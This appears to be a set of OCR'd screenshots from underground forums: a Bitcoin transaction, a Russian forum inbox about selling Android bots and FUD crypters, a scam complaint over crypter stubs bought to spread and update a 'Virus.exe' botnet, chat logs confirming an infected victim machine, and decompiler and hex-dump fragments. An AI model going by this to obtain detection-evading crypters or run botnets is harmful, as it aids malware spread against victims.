
Вхід (1)

```
ef6b14d3a04e4342b2f1fd528c2bd7a57db0ea83b2f68e72265fc561e5174605:0    bc1q8c88a6pw3vl6dvyh50dlf8u563eua0pz3690qq    0.012126
```

Вихідні (2)

▇ = Change Address

```
bc1qw7w9wfdkh5tcl6lp3mvm48v5qf2a8mw0v6x45z        0.002005
bc1q5cdvu7te7lfh0d9dxfwha7f5pshyvfpt5uahed        0.0101
```



[redacted]

ИНТЕРЕСНЫЕ ЗАДАЧИ

Входящие

Создать

Использовано 0% лимита сообщений

Настройки

СООБЩЕНИЯ

□ ФИЛЬТР СОРТИРОВКА

telegram : @rianoldes
Вы и important — 5 дн

propeller — 2
hi bro you are selling my…
chipdd и вы — 18 апр

hello — 1
bro see good maker ADS…
FUD и вы — 17 апр

android bot — 1
Are you selling android bot?
Вы и mkdiretc — 17 апр

hello — 2
yes
Turh и вы — 24 янв

apkmorp — 16
maysquol@xabber.org
Вы и GoldenCrypt — 9 янв

Поиск сообщений в этой папке…

Отключить личные сообщения

hello

В беседе 2 пользователя (включая вас)

Maysquol — Прочитано: 3 минуты назад

FUD — Прочитано: 17 апреля

FUD 50
Беседа создана: 17 апреля

Жалоба на ответ

bro see good maker ADS for android bot in https://sca.su
my advice bro
no thanks

Цитата


Ответить в беседу…

Главная › Сообщения

Непрочитанное — Отметить сайт прочитанным

15°C Açık 05:19 27.04.2022

Receipts



Posted July 28, 2021 (edited)

Hi, So i made a deal with user @ImComplexed

The deal was to encrypt my Virus.exe

He told me he would make 2 encrypts

1.Virus1.exe Spreading

2.Virus2.exe For Updating bots
I am not going to post the full conversation here only what is most important and moderator can verify that user @imcomplexed leaked this conversation not me so its not edited!


1.

```
(4:48:55 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: U buy 1 stub for spreading
(4:48:58 PM) ME@xmpp.jp: Yes
(4:48:59 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: and 2nd stub for update bot.
(4:49:03 PM) ME@xmpp.jp: Yes
(4:49:08 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: This update stub will not get detected.
(4:49:12 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: if u follow my guide.
(4:49:16 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: Meaning u will hold long .
```

So here is when the cheat/scams begin:

2.


```
(5:04:03 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: i exeecuted
(5:04:05 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: it connected
(5:04:08 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: check if u see me.
(5:04:14 PM) ME@xmpp.jp: wait
(5:04:23 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: [redacted].238
(5:04:25 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: that ip
(5:05:04 PM) ME@xmpp.jp: what country?
(5:05:12 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: spain
(5:05:15 PM) ME@xmpp.jp: Yes
(5:05:34 PM) ME@xmpp.jp:  DESKTOP-[redacted]
(5:05:50 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: yeah
(5:05:53 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: ok u can send here
(5:05:55 PM) ME@xmpp.jp: everything OK, let me pay
```



```
_bytes_noewslcidviik : string @04000080
_bytes_noewslcidviil : string @04000081
_bytes_noewslcidviim : string @04000082
_bytes_noewslcidviin : string @04000083
_bytes_noewslcidviio : string @04000084
_bytes_rthoagjaiwpfm @02000026
    Базовый тип и интерфейсы
    Дочерние типы
    _bytes_smymhxjvxjdre : _bytes_rthoagjaiwpfm._bytes_pwvvctwrknslg @040C
    _bytes_pwvvctwrknslg @02000027
_bytes_rthoagjaiwpfn @02000028
    Базовый тип и интерфейсы
    Дочерние типы
    _bytes_rthoagjaiwpfn() : void @060000A0
    _bytes_gugpjmtqxryax(string, int) : string @0600009E
    _bytes_gugpjmtqxryay() : string @0600009F
    _bytes_xhxosbdbflscp @02000029
    _bytes_xhxosbdbflscq @0200002A
фтфд @02000023
```

```
Память 1
03AE597C 04 00 00 00 00 00 00 00 00 00 00 00 D0 68 FB 04 00 A8 03 00 4D 5A 90 00 03 00 00 00 04 00 ..............h......MZ........
03AE599A 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..............@...............
03AE59B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 ..............................
03AE59D6 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 ..!..L.!This program cannot be
03AE59F4 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 50 45  run in DOS mode....$.......PE
03AE5A12 00 00 4C 01 03 00 C9 CE 84 60 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 08 00 00 9E 03 00 ..L.......`...................
